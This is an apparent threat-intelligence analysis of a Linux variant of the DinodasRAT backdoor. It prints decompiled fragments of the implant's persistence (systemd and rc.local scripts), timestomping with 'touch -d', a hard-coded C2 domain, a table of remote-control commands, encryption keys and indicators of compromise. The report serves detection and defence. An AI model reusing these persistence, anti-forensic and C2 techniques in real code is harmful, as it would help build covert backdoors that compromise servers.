



## DinodasRAT Linux implant targeting entities worldwide

---



### Authors

-  [Anderson Leite](#)
-  [Lisandro Ubiedo](#)

DinodasRAT, also known as [XDealer](#), is a multi-platform backdoor written in C++ that offers a range of capabilities. This RAT allows the malicious actor to surveil and harvest sensitive data from a target's computer. A Windows version of this RAT was used in attacks against government entities in Guyana, and documented by ESET researchers as [Operation Jacana](#).

In early October 2023, after the ESET publication, we discovered a new Linux version of DinodasRAT. Sample artifacts suggest that this version (V10 according to the attackers' versioning system) may have started operating in 2022, although the first known Linux variant (V7), which has still not been publicly described, dates back to 2021. In this analysis, we'll discuss technical details of one Linux implant used by the attackers.

### Initial infection overview

The DinodasRAT Linux implant primarily targets Red Hat-based distributions and Ubuntu Linux. When first executed, it creates a hidden file in the same directory as the executable, following the format "[executable\_name].mu". This file is used as a sort of mutex in order to ensure the implant only runs one instance and only allows it to proceed if it is able to successfully create this file.

The backdoor maintains persistence and is launched as follows:

```

command[0] = (char *)&Command;
if ( argc > 1 )
{
    first_argument = argv[1];
    first_argument_length = strlen(first_argument);
    std::string::assign((std::string *)command, first_argument, first_argument_length);
}
std::string::string((std::string *)v21, (const std::string *)command);
dotmu_file = ExistsDotMu(v21);
v6 = v21[0] - 24;
if ( &std::string::Rep::_S_empty_rep_storage != (_UNKNOWN *)v21[0] - 24 )
    && (&int__gnu_cxx::_exchange_and_add((volatile int *)v6 + 4, -1) <= 0 )
{
    std::string::Rep::_M_destroy(v6, (char *)&v23 + 1);
}
if ( dotmu_file )
{
    if ( argc != 3 )
    {
        daemon(0, 0);
        InstallPersistence(
            0,
            0,
            v7,
            v8,
            v9,
            v10,
            (int)v19[0],
            (__int64)v19[1],
            (int)command[0],
            (__int64)command[1],
            (int)v21[0],
            (__int64)v21[1],
            NewCommand,
            v23,
            v24,
            v25,
            v26,
            v27,
            v28);
        v11 = getpid();
        GetExecutablePath((__int64)v19);
        vasprintf_wrapper((std::string *)&NewCommand, "%s d %u", v19[0], v11);
        std::string::assign((std::string *)command, (const std::string *)&NewCommand);
    }
}

```

Backdoor main code

The backdoor establishes persistence and starts with the following steps:

1. Direct execution without arguments;
  - o It first executes without any arguments, which makes it run in the background by calling the “daemon” function from Linux.
2. Establishing persistence on the infected system by utilizing SystemV or SystemD startup scripts (detailed in the next section).
3. Executing itself again with the parent process ID (PPID) as an argument;
  - o The newly created process (child) continues the backdoor infection while the parent process waits.
  - o This technique not only gives Dinodas the ability to verify that it has executed correctly, but also makes it harder to detect with debugging and monitoring tools.

## Victim ID generation and persistence

Before establishing contact with the C2 server, the backdoor gathers information about the infected machine and infection time to create a unique identifier for the victim’s machine. Notably, the attackers do not collect any user-specific data to generate this UID. The UID typically includes:

- Date of infection;
- MD5 hash of the dmidecode command output (a detailed report of the infected system’s hardware);
- Randomly generated number as ID;
- Backdoor version.

The unique identifier has the format: **Linux\_{DATE}\_{HASH}\_{RAND\_NUM}\_{VERSION}**.

```

}
RunCommand((std::string *)CommandOutput, "dmidecode", 0x14u, 0);
std::string::append((std::string *)DmiDecodeOutput, (const std::string *)CommandOutput);
sub_41AB30((std::string *)&v16, DmiDecodeOutput[0], *((_QWORD *)DmiDecodeOutput[0] - 3));
dmidecodem5 = v16;
time = ::time(0LL);
srand(time);
ID = rand() % 100000;
GetDate((__int64)&InfectionDate);
v4 = (volatile int *)((char *)InfectionDate - 24);
MachineID = sprintf((char *)v14, "Linux %s %s %u V10", (const char *)InfectionDate, dmidecodem5, ID);
if ( v4 != (volatile int *)&std::string::Rep::_S_empty_rep_storage

```

Machine unique identifier generation

Next, the implant stores all the local information about the victim’s ID, privilege level, and any other relevant details in a hidden file called “/etc/.netc.conf”. This profile file contains the current collected metadata of the backdoor. If the file does not exist, Dinodas will create it, adhering to the **Section** and **Key:Value** structure.

```
$ cat /etc/.netc.conf
[para]
imei=Linux_20240307_f1becf74e40d54d297378d6ad2ad44ac_18633_V10
```

DinodasRAT profile configuration

It also ensures that any access to this file or to itself (when reading its own filepath) does not update the “access” time in the *stat* structure, which contains the access timestamp of a given file in the file system. It does this by using the “touch” command with the “-d” parameter to modify this metadata.

```
int __fastcall ModifyFileAccess(const char **a1)
{
    char *v1; // rbx
    int result; // eax
    char *v3; // rbx
    char *command; // [rsp+0h] [rbp-28h] BYREF
    char v5[9]; // [rsp+Fh] [rbp-19h] BYREF

    std::fmt::format(std::string *)&command, "touch -d \"2010-09-08 12:23:02\" %s", *a1);
    v1 = command;
    result = system(command);
    v3 = v1 - 24;
```

New access date

Replacing the original file access time code

```
$ stat dinodas
File: dinodas
Size: 273528      Blocks: 536      IO Block: 4096   regular file
Device: fd03h/64771d  Inode: 1238755   Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 1000/   tux)   Gid: ( 1000/   tux)
Access: 2010-09-08 12:23:02.000000000 -0300
Modify: 2010-09-08 12:23:02.000000000 -0300
Change: 2024-03-07 15:36:46.852000000 -0300
Birth: 2024-03-07 14:23:48.022325540 -0300
```

Modified access date

Modified access time in the backdoor executable

The DinodasRAT Linux version takes advantage of the two versions of Linux service managers to establish persistence on an affected system: Systemd and SystemV. When the malware is launched, a function is called to determine the type of Linux distribution the victim is running. There are currently two flavors of distros that the implant targets based on its readings of “/proc/version” – RedHat and Ubuntu 16/18. However, the malware could infect any distro that supports either of the above versions of system service managers. Once the system is recognized, it installs a suitable init script that provides persistence for the RAT. This script is executed once the network setup is complete and launches the backdoor.

```
std::string::string(
    &ServiceFile,
    "[Unit]\n"
    "Description=/etc/rc.local Compatibility\n"
    "ConditionFileIsExecutable=/etc/rc.local\n"
    "After=network.target\n"
    "\n"
    "[Service]\n"
    "Type=forking\n"
    "ExecStart=/etc/rc.local start\n"
    "TimeoutSec=0\n"
    "RemainAfterExit=yes\n",
    v4);
WriteFile(*FileName, ServiceFile, *((_QWORD *)ServiceFile - 3), "wb");// Saved as /lib/systemd/system/rc.local.service
result = system("ln -s /lib/systemd/system/rc.local.service /etc/systemd/system/");
```

SystemD service script

Write in disk and register service

SystemD service registration

For RedHat, RedHat-based systems and Ubuntu, the service initiation scripts used for persistence check for the presence of the *chkconfig* binary. This is a way to indicate that the initialization is done with SysV instead of Systemd. If it doesn't exist, the implant will open or create the script file “/etc/rc.d/rc.local” and append itself to the execution chain that runs the backdoor during system initialization. If it exists, the SysV route is implied and the malware creates the persistence scripts in “/etc/init.d”.

## C2 Communication

The Linux version of DinodasRAT communicates with the C2 in the same way as the Windows version. It communicates over TCP or UDP. The C2 domain is hard-coded into the binary:

```


Iplist::Init:
00416cf0 push r15 {__saved_r15}
00416cf2 push r14 {__saved_r14}
00416cf4 push r13 {__saved_r13}
00416cf6 push r12 {__saved_r12}
00416cf8 push rbp {__saved_rbp}
00416cf9 push rbx {__saved_rbx}
00416cfa sub rsp, 0x88
00416d01 mov qword [rsp+0x8 {var_b0}], rdi
00416d06 mov qword [rsp+0x30 {s_1}], 0x0
00416d0f mov edi, 0x63e960 { "update.centos-yum.com:443" }
00416d14 mov qword [rsp+0x38], 0x0
00416d1d mov qword [rsp+0x40 {var_78}], 0x0
00416d26 call strlen
00416d2b lea rcx, [rsp+0x30 {s_1}]
00416d30 mov edx, 0x4327ec { "\r\n" }
00416d35 mov esi, eax
00416d37 mov edi, 0x63e960 { "update.centos-yum.com:443" }
00416d3c call Csplit
00416d41 xor r13d, r13d {0x0}

```

C2 server and port are hard-coded into the implant

DinodasRAT has a timed interval for sending the information back to the C2, although it is not a fixed interval for all users or all connections. If the user executing the implant is root (EUID = 0), the implant doesn't wait to send the information back to the C2. In the case of a non-superuser with the configuration set to *checkroot*, it will wait two minutes for a "short" wait (default) and 10 hours for a "long" wait. The "long" wait is triggered when there's a remote connection to the infected server coming from one of the C2-configured IP addresses.

To communicate with the C2 server and send any information, the implant follows a network packet structure with many fields, but here are the relevant fields of the structure:



Simplified version of Dinodas network packet

Here's a list of C2 commands that DinodasRAT recognizes:

ID	Function	Command
0x02	DirClass	List the directory content.
0x03	DelDir	Delete directory.
0x05	UpLoadFile	Upload a file to the C2.
0x06	StopDownLoadFile	Stop file upload.
0x08	DownLoadFile	Download remote file to system.
0x09	StopDownFile	Stop file download.
0x0E	DealChglp	Change C2 remote address.
0x0F	CheckUserLogin	Check logged-in users.
0x11	EnumProcess	Enumerate running processes.
0x12	StopProcess	Kill a running process.
0x13	EnumService	Use chkconfig and enumerate all available services.
0x14	ControlService	Control an available service. If 1 is passed as an argument, it will start a service, 0 will stop it, while 2 will stop and delete the service.
0x18	DealExShell	Execute shell command and send its output to C2.
0x19	ExecuteFile	Execute a specified file path in a separate thread.
0x1A	DealProxy	Proxy C2 communication through a remote proxy.
0x1B	StartShell	Drop a shell for the threat actor to interact with.
0x1C	ReRestartShell	Restart the previously mentioned shell.
0x1D	StopShell	Stop the execution of the current shell.
0x1E	WriteShell	Write commands into the current shell or create one if necessary.
0x27	DealFile	Download and set up a new version of the implant.
0x28	DealLocalProxy	Send "ok".
0x2B	ConnectCtl	Control connection type.
0x2C	ProxyCtl	Control proxy type.
0x2D	Trans_mode	Set or get file transfer mode (TCP/UDP).

```

UninstallMm:
0042edf0 sub    rsp, 0x8
0042edf4 call   DelService
0042edf9 call   DelRcd
0042edfe call   DelInitd
0042ee03 call   DelRclocal
0042ee08 call   DelConfig
0042ee0d mov    edi, 0x63ede0
0042ee12 call   TcpControl::Close
0042ee17 call   DelSelf
0042ee1c xor    edi, edi {0x0}
0042ee1e call   exit
{ Does not return }

```

Command to uninstall itself from the infected system

## Encryption

The Linux version of DinodasRAT also shares encryption characteristics with the Windows version. For encryption and decryption of communication between the implant and the C2, as well as encryption of data, it uses Pidgin's [libqq](#) [qq\\_crypt](#) library functions. This library uses the Tiny Encryption Algorithm (TEA) in CBC mode to cipher and decipher the data, which makes it fairly easy to port between platforms. The Linux implant also shares two of the keys used in the Windows version:

1 For C2 encryption: A1 A1 18 AA 10 F0 FA 16 06 71 B3 08 AA AF 31 A1

2 For name encryption: A0 21 A1 FA 18 E0 C1 30 1F 9F C0 A1 A0 A6 6F B1

## Infrastructure

Domain	IP	First seen	ASN	Registrar
update.centos-yum[.]com	199.231.211[.]19	May 4, 2022	18978	Name.com, Inc.

The infrastructure currently in use by the Linux versions of DinodasRAT appeared to be up and running at the time this implant was being analyzed. We identified one IP address resolving for both the Windows and Linux variants' C2 domains. The Windows version of DinodasRAT uses the domain [update.microsoft-settings\[.\]com](#), which resolves to the IP address 199.231.211[.]19. This IP address also resolves to [update.centos-yum\[.\]com](#), which (interestingly enough) uses the same pattern of operating system update subdomain and domain.

## Victims

In our telemetry data and continuous monitoring of this threat since October 2023, we've observed that the most affected countries and territories are China, Taiwan, Turkey and Uzbekistan.

All Kaspersky products detect this Linux variant as **HEUR:Backdoor.Linux.Dinodas.a**.

## Conclusion

In October 2023, ESET published an article about a campaign dubbed Operation Jacana targeting Windows users. As part of our ongoing monitoring efforts, we discovered that the Jacana operators possess and act on their ability to infect Linux infrastructure with a new and previously unknown and undetected Linux DindoasRAT variant, whose code and networking indicators of compromise overlap with the Windows samples described by ESET. They do not collect user information to manage infections. Instead, hardware-specific information is collected and used to generate a UID, demonstrating that DinodasRAT's primary use case is to gain and maintain access via Linux servers rather than reconnaissance.

The backdoor is fully functional, granting the operator complete control over the infected machine, enabling data exfiltration and espionage.

A more detailed analysis of the latest DinodasRAT versions is available to customers of our private [Threat Intelligence reports](#). If you have any questions, please contact [crimewareintel@kaspersky.com](mailto:crimewareintel@kaspersky.com).

## Indicators of compromise

### Host-based:

- 8138f1af1dc51cde924aa2360f12d650
- decd6b94792a22119e1b5a1ed99e8961

**Network-based:**

- [update.centos-yum\[.\]com](#) (199.231.211[.]19)